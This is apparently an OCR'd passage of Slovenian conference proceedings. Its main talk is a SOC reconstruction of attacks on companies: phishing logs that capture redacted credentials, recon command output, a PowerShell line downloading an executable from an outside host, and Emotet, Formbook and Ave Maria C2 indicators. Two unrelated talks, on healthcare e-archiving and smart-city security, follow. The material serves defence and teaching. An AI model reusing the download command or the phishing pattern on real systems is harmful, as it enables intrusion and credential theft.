infrastrukturo podjetja iz perspektive napadalca, kaj se zgodi, če se ga pravočasno ne ustavi in zlonamerna koda okuži okolje IT.

SUMMARY

Digitalization has brought many good things for businesses, but it has also brought a rapidly growing landscape of cyber threats and attacks. To a random attacker, it doesn't necessarily matter at the outset what protection you have in place, whether you have the latest or older IT protection mechanisms. Attackers focus on making the attack large because it potentially gives them the opportunity to gain more access. At A1 Security Operations Centre (A1 OPS) we have recently detected an increase in the number of attacks against our business partners. The attacks have been stopped and the spread of malicious code in the IT infrastructures of these companies has been prevented. In this article we show how a classic attack on a company's infrastructure is carried out from the attacker's perspective and what happens if it is not stopped in time and the malicious code infects the IT environment.

O AVTORJU

Miloš Krunić, rojen leta 1989, je po izobrazbi Diplomirani inženir Informatike. Je certificiran strokovnjak na področju IKT in Kibernetske varnosti (CSNA, CSA, CEH). Na poziciji skrbnika sistemov IKT je pridobil pomembna znanja o delovanju okolja IT, vplivu človeškega dejavnika na varnost infromacijskih sistemov pomenu varnostnih politik in dobrih praks v okolju IT. Zadnje leto dni je vodja Varnostno operativnega centra A1 (A1 OPS), kjer skupaj z ekipo skokovnjakov skrbi za kibernetsko varnost poslovnih partnerjev podjetja A1.

ABOUT THE AUTHOR


Miloš Krunić was born in 1989. He is IT Engineer, and Certified expert in ICT and Cyber Security (CSNA, CSA, CEH). In the position of ICT systems administrator, he has acquired important knowledge about the functioning of the IT environment, the impact of the human factor on the security of information systems and the importance of security policies and good practices in the IT environment. For the last year he has also been the head of A1 Security Operations Centre (A1 OPS) where he and his team of experts are responsible for the cybersecurity of A1's business partners.



Rekonstrukcija kibernetskih napadov na slovenska podjetja
17.Maj 2022, Miloš Krunić, A1 Slovenija d.d.,
CEH, CSA, CSNA,
Vodilni expert za implementacijo ICT sistemov

Rekonstrukcija kibernetskih napadov na slovenska podjetja

Sage.Mendez@skynet.be	Aarav.Ayers@rath.com
Janet.Acevedo@ahrefs.com	Zander.Castillo@rath.com
Tony.Zamora@schulist.com	Yareli.Palmer@att.net
Camilla.Robinson@optonline.net	Cora.Stephens@comcast.net
Andy.West@verizon.net	Jayvon.Hart@sbcglobal.net
Isiah.Russo@verizon.net	Alice.Lang@torp.org
Coby.Nichols@schulist.com	Tate.Leblanc@comcast.net
Maliyah.Lester@schulist.com	Abraham.Hester@sbcglobal.net
Abram.Burns@sbcglobal.net	Esmeralda.Barrett@rath.com
Keyla.Hull@sbcglobal.net	Dario.Stein@rath.com
Charlize.Russo@verizon.net	Shirley.Wilkins@torp.org
Jasmine.Conley@schulist.com	Albert.Alvarado@torp.org
Reagan.Young@att.net	Jocelyn.Schmidt@torp.org
Trevon.Mann@ahrefs.com	Tania.Roman@att.net
Kaylee.Shaw@comcast.net	Sharon.Blair@torp.org
Brent.Morris@schulist.com	Micaela.King@comcast.net

Rekonstrukcija kibernetskih napadov na slovenska podjetja





Kdo je kliknil?

90.157.2[redacted] - - [10/Mar/2022:05:40:25 +0100] "GET /profil_update.html?id=32 HTTP/1.1" 200 15719 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.36" 90.157.[redacted] - - [10/Mar/2022:06:32:41 +0100] "GET /profil_update.html?id=3 HTTP/1.1" 200 15719 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 92.240[redacted] - - [10/Mar/2022:06:50:44 +0100] "GET /profil_update.html?id=4 HTTP/1.1" 200 15719 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.30" 90.157.[redacted] - - [10/Mar/2022:07:25:41 +0100] "GET /profil_update.html?id=4 HTTP/1.1" 200 15719 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 37.8.[redacted] - - [10/Mar/2022:07:48:29 +0100] "GET /profil_update.html?id=1 HTTP/1.1" 200 15719 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.36" 90.157.[redacted] - - [10/Mar/2022:12:39:06 +0100] "GET /profil_update.html?id=14 HTTP/1.1" 200 15719 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 90.157.[redacted] - - [10/Mar/2022:13:50:37 +0100] "GET /profil_update.html?id=2 HTTP/1.1" 200 15719 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 92.240[redacted] - [10/Mar/2022:15:53:16 +0100] "GET /profil_update.html?id=3 HTTP/1.1" 200 15719 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 91.20[redacted] - [10/Mar/2022:15:54:37 +0100] "GET /profil_update.html?id=3 HTTP/1.1" 200 15682 "https://www.google.com" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.99 Safari/537.36"

Gesla

90.157.[redacted] - - [10/Mar/2022:06:32:58 +0100] "GET /profil_update.php?username=gv[redacted]s&password=G[redacted] HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=3" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 90.157.[redacted] - - [10/Mar/2022:06:36:54 +0100] "GET /profil_update.php?username=gv[redacted]s&password=G[redacted] HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=3" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 92.24[redacted] - - [10/Mar/2022:06:51:13 +0100] "GET /profil_update.php?username=e[redacted]&password=UP[redacted] HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=4" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.30" 92.24[redacted] - - [10/Mar/2022:06:51:14 +0100] "GET /profil_update.php?username=e[redacted]&password=UP[redacted] HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=4" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.30" 37.8.[redacted] - - [10/Mar/2022:10:18:12 +0100] "GET /profil_update.php?username=s[redacted].si&password=[redacted]2 HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.36" 90.157.[redacted] - [10/Mar/2022:12:39:36 +0100] "GET /profil_update.php?username=s[redacted]&password=[redacted]b HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=14" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 90.157.[redacted] - [10/Mar/2022:12:41:13 +0100] "GET /profil_update.php?username=s[redacted]&password=Is[redacted] HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=14" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 92.240.[redacted] - [10/Mar/2022:15:53:52 +0100] "GET /profil_update.php?username=zl[redacted].si&password=[redacted]ci HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=3" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36" 37.8.[redacted] - - [11/Mar/2022:07:40:36 +0100] "GET /profil_update.php?username=s[redacted].si&password=8[redacted]: HTTP/1.1" 200 383 "http://[redacted].si/profil_update.html?id=1" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36 Edg/99.0.1150.36"

Rekonstrukcija kibernetskih napadov na slovenska podjetja

```
ukaz:wmic product get name
Name
CynetEPS
Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005
Microsoft Visual C++ 2013 x86 Additional Runtime - 12.0.21005
Microsoft Update Health Tools
Microsoft Visual C++ 2008 Redistributable - x64 9.0.30729.6161
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161
Microsoft Visual C++ 2008 Redistributable - x86 9.0.21022
GlobalProtect
PuTTY release 0.76 (64-bit)
Microsoft Monitoring Agent
Microsoft Visual C++ 2012 x86 Additional Runtime - 11.0.61030
Microsoft Visual C++ 2010  x86 Redistributable - 10.0.30319
Google Chrome
Microsoft Visual C++ 2012 x86 Minimum Runtime - 11.0.61030
OpenOffice 4.1.10
```


```
Name
Microsoft Update Health Tools
Microsoft Visual C++ 2019 X64 Additional R
Microsoft Visual C++ 2019 X64 Minimum Runt
Microsoft .NET Framework 4.5.2
Windows Subsystem for Linux Update
```


Rekonstrukcija kibernetskih napadov na slovenska podjetja

```
ukaz:whoami /all

USER INFORMATION

User Name    SID
============ ==============================================
itaas\\milosk S-1-5-21-858630686-250678985-1741737556-1105

GROUP INFORMATION

Group Name                                 Type             SID
                                 Attributes
========================================== ================ ============================================
Everyone                                   Well-known group S-1-1-0
                                 Mandatory group, Enabled by default, Enabled grou
p
BUILTIN\\Remote Desktop Users              Alias            S-1-5-32-555
                                 Mandatory group, Enabled by default, Enabled gro
up
BUILTIN\\Users                             Alias            S-1-5-32-545
                                 Mandatory group, Enabled by default, Enabled gro
up
NT AUTHORITY\\INTERACTIVE                  Well-known group S-1-5-4
                                 Mandatory group, Enabled by default, Enabled gro
up
CONSOLE LOGON                              Well-known group S-1-2-1
                                 Mandatory group, Enabled by default, Enabled grou
p
```

```
C:\Users\Milos>whoami /all

USER INFORMATION
----------------

User Name             SID
===================== ============================================
desktop-84b1stl\milos S-1-5-21-3717522222-3001026530-2571875942-1001


GROUP INFORMATION
-----------------

Group Name                                                 Type
========================================================== =========
Everyone                                                   Well-know
NT AUTHORITY\Local account and member of Administrators group Well-know
BUILTIN\Administrators                                     Alias
BUILTIN\Users                                              Alias
NT AUTHORITY\INTERACTIVE                                   Well-know
CONSOLE LOGON                                              Well-know
NT AUTHORITY\Authenticated Users                           Well-know
NT AUTHORITY\This Organization                             Well-know
NT AUTHORITY\Local account                                 Well-know
LOCAL                                                      Well-know
NT AUTHORITY\NTLM Authentication                           Well-know
Mandatory Label\Medium Mandatory Level                     Label
```


```
ukaz:powershell -command "invoke-webrequest -uri http://www.nedic.si/a1_test.exe -outfil
e a1_test.exe
```



A1OPS cases

- Emotet
- Formbook
- Ave Maria

A1OPS – Emotet




Connections:
Excel.exe -> 79.89.108.165:443 – domain alinatourbg.com
Excel.exe -> 64.40.126.65:80 – domain alinac.ca
Excel.exe -> 194.61.118.10:80 – domain www.alsancaklimanemlak.com
Content-Disposition: attachment; filename="3tSiAY7GEZwl1qqnxyqj1CahfKdPR.dll"

Executable files dropped:
- 78RFYB7Z\3tSiAY7GEZwl1qqnxyqj1CahfKdPR[1].dll
- ujg.dll
- jxuavhvh.otf

Rekonstrukcija kibernetskih napadov na slovenska podjetja

A1OPS – Formbook

Global rank	Week rank	Month rank	IOCs
6	↓5	5	360171



Connections:
Ewnedt32.exe -> 13.212.176.2:80 – domain vibexonly.ddns.net

Executable files dropped:
- cc200[1].exe
- vbc.exe

Rekonstrukcija kibernetskih napadov na slovenska podjetja

A1OPS – Ave Maria

Global rank	Week rank	Month rank	IOCs
23	↓21	↓19	6117

Connections:
400000.exe -> 194.5.98.153:5200 – domain yggtccccchgr.duckdns.org

Connects to CnC server

192.168.100.41:54453 -> 194.5.89.153:5200
(hacker has access to victims computer)

Dostop do dokumentacije pacienta - hitro, enostavno in zakonsko skladno

Access to patient documentation – fast, easy and legally compliant

Anton Gazvoda[1], Andrej Sovič[2]

[1]Microcop, [2]List

POVZETEK

Z vse bolj digitalno resničnostjo smo v vseh panogah soočeni z nujnostjo digitalizacije elektronskih dokumentov. S tem je nepogrešljiva postala elektronska hramba dokumentov, ki mora biti hkrati tudi zakonsko skladna. To še posebej velja za področje zdravstva, saj imamo opravka z dokumentacijo, ki vsebuje zakonsko varovane občutljive osebne podatke, do katerih smejo dostopati le pooblaščene osebe. V praksi to pomeni, da bi moralo imeti zdravstveno osebje na voljo možnost hitrega dostopanja do različnih tipov informacij in hkrati ob nastanku, upravljanju in deljenju kakršnegakoli dokumenta skozi celoten življenjski cikel ohranjati njegovo celovitost, avtentičnost in trajnost, striktno nadzorovati dostope do gradiva ter povrhu vsega zagotavljati še njegovo zakonsko skladnost.

SUMMARY

With the increasing digital reality, we are faced with the need to digitize electronic documents in all industries. With this, electronic storage of documents has become indispensable, which must also be legally compliant. This is especially true in the field of healthcare, as we are dealing with documentation that contains legally protected sensitive personal data, which can only be accessed by authorized persons. In practice, this means that healthcare professionals should be able to quickly access different types of information while maintaining, managing and sharing any document throughout its life cycle, maintaining its integrity, authenticity and durability, strictly controlling access to material and, above all, to ensure its legal compliance.

O AVTORJIH

Anton Gazvoda je strokovnjak za digitalizacijo poslovanja. Z uvedbo kompleksnih rešitev za upravljanje informacij se ukvarja od leta 2000, izkušnje pa je pridobival na področjih upravljanja dokumentov in procesov. V Mikrocopu podjetjem iz različnih dejavnosti pomaga povečati učinkovitost poslovanja z vpeljavo rešitev za bolj optimalno delo.

Andrej Sovič je v podjetju List zadolžen za podporo uporabnikom programa Hipokrat. Z dolgoletnimi izkušnjami in rednim sodelovanjem s strankami je pridobil poglobljeno znanje o delovnih procesih naročnikov in zakonodaji na področju zdravstvene informatike. Njegovo delovanje podpira vizijo o digitalizaciji zdravstvene dokumentacije in učinkovitejšemu poslovanju, zato svoje napore usmerja v kar najboljšo uporabniško izkušnjo. Deluje tudi kot strokovni vezni člen med rešitvijo Hipokrat in rešitvami podjetja Mikrocop.

ABOUT THE AUTHORS

Anton Gazvoda is a Business Digitalization Expert. He has been actively involved in developing complex data management solutions since 2000 and has acquired extensive experience in document and process management. At Mikrocop, he helps companies from different industries improve their efficiency by implementing optimized workflow solutions.

Andrej Sovič is in charge of Hipokrat users at List. Through many years of experience and regular cooperation with clients, he gained in-depth knowledge of the work processes of clients and legislation in the field of health informatics. His work supports the vision of digitalization of health documentation and more efficient operations, so he focuses on the best possible user experience and acts as a professional link between the Hipokrat solution and Mikrocop solutions.

Načela varne zakonsko skladne e-hrambe

D – Dostopnost
Preprečevanje izgube dokumentov, omogočanje dostopa izključno pooblaščenim osebam.

U – Uporabnost
Omogočanje poizvedb (iskanja), zagotavljanje berljivosti in nadaljnje uporabe ...

C – Celovitost
Zagotavljanje neokrnjenosti in nespremenjenosti vsebine dokumentov.

A – Avtentičnost
Ohranjanje pristnosti in izvirnosti oz. ujemanja z originalom dokumenta v hrambi.

T – Trajnost
Zagotavljanje obstojnosti dokumentov in doseganja ostalih načel ves čas predvidene hrambe.

MIKROCOP

Gradniki zanesljive e-hrambe dokumentov

Ljudje

Tehnologija

Varna zakonsko skladna **e-hramba**

Procesi

Infrastruktura

- Kvalificirani **strokovnjaki**, ki se redno izobražujejo in usposabljajo
- Urejeni **postopki** za zajem in hrambo gradiva v digitalni obliki
- Certificirana in visoko razpoložljiva **programska in strojna oprema**

MIKROCOP

Možnosti in priložnosti vzpostavitve e-hrambe

- Certificiranost
- Strokovnost
- Izkušenost
- Razpoložljivost
- Zanesljivost
- Osredotočenost

MIKROCOP

ipokrat Korak naprej

MIKROCOP

Imamo pri nas morda že to urejeno ?

- Uporabljamo modul Arhiv.exe program za shranjevanje podatkov na USB.
- Uporabljamo modul iSTOR za samodejno arhiviranje v oblak.
- Pogodbeno IT podjetje nam arhivira vse podatke.
- Imamo individualno rešeno shranjevanje podatkov na zunanji HDD in NAS.

ARHIV

iStor SDV Storag...

Omenjene postopke ohranite, vendar ne gre za eArhiv/eHrambo dokumentacije!

ipokrat Korak naprej

MIKROCOP

Kaj je zdravstvena dokumentacija ?

- Zdravstvena dokumentacija je dokumentarno gradivo, ki nastane ali pa je prejeto pri zdravstveni obravnavi osebe oziroma je povezano z zdravstvenim stanjem osebe.

Ambulantni izvid

Odpustno pismo

Razna soglasja

Razni ostali izvidi: Laboratorij

Izvidi ultrazvočne in RTG diagnostike

Fizioterapevtsko poročilo

Povzetek pacientove obravnave

ipokrat Korak naprej


MIKROCOP

Stanje na terenu

- Kartoteke so obsežne, prenapolnjene in pokajo po šivih.
- Dokumentacija zaseda ogromno prostora, polne kartotečne omare, arhivski prostori. Samo poplava in požar bi znala narediti prostor.
- Zamudno vlaganje papirne ‚solate' v karton.
- Iskanje pomembnih informacij iz dokumentacije predhodnih obravnav je zamudno in je hkrati velik izziv.
- Papirna dokumentacija se velikokrat pojavi na nepravih mestih, veliko tveganje za izgubo dokumentacije med prenašanjem.


Podpisovanje izvidov na vseh mogočih mestih (iskanje podpisnika s papirji v naročju in po možnosti brez pisala).

Hipokrat – Ambulanta (eHramba dokumentov)



- Ambulantni izvid.
- Povzetek pacientove obravnave.
- Zdravniško spričevalo za voznika.
- Obvestilo pregledani osebi.
- Obvestilo IOZ.
- ..... ltd.


Hipokrat – Ambulanta (eHramba dokumentov obravnave + CRPP) 1/2



Hipokrat – Ambulanta (eHramba dokumentov obravnave + CRPP) 2/2

Zajem zunanjih dokumentov

- Sprotni zajem dokumentacije prejete osebno, po pošti, e-mail.
- Zajem obstoječe shranjene dokumentacije v datotekah (*.pdf,*.jpg,*.doc) **[mapa z dokumenti].**
- Zajem obstoječe arhivske dokumentacije:
  - Iz kartotečnih omar (poseben projekt – uredite s podjetjem Mikrocop)
  - Iz obstoječih arhivov




Kontakt
MIKROCOP
Andrej Sovič
List d. o. o.
andrej.sovic@list.si
Anton Gazvoda
Mikrocop d. o. o.
anton.gazvoda@mikrocop.com

Smart security for smart cities

Rafał Jaczyński

HUAWEI

SUMMARY

It seems to be an industry consensus that a cybersecurity and privacy doomsday will happen. Jury is out on the date – but time is high to discuss the place. During the presentation I'll argue that it will happen in our increasingly smart cities, and advocate for a coherent security approach and framework. One that would take into account not only the balance of threats and countermeasures, but the benefits and risks as seen from ethics, responsibility and transparency perspectives.


ABOUT THE AUTHOR

Rafał Jaczynski has started his cybersecurity career over 24 years ago, well before it became hip. True to his reputation as a man for the most daring missions, he now serves as Huawei's Regional Cyber Security Officer, with responsibility extending across 28 countries. Over the years he has built and led excellent cybersecurity teams, holding CISO positions in Vodafone, Orange and Staples companies. As the Director of PwC Cyber Security practice in Central and Eastern Europe and one of PwC's leaders within Global Cyber Security Centre of Excellence he has helped top international enterprises operating in telecommunications, media, energy, e-commerce and financial sectors to understand cybersecurity better, see the threats sooner, resist longer and react faster. Rafal holds some usual professional security certifications but he doesn't aspire to being remembered for having them.

Smart security in a smart city

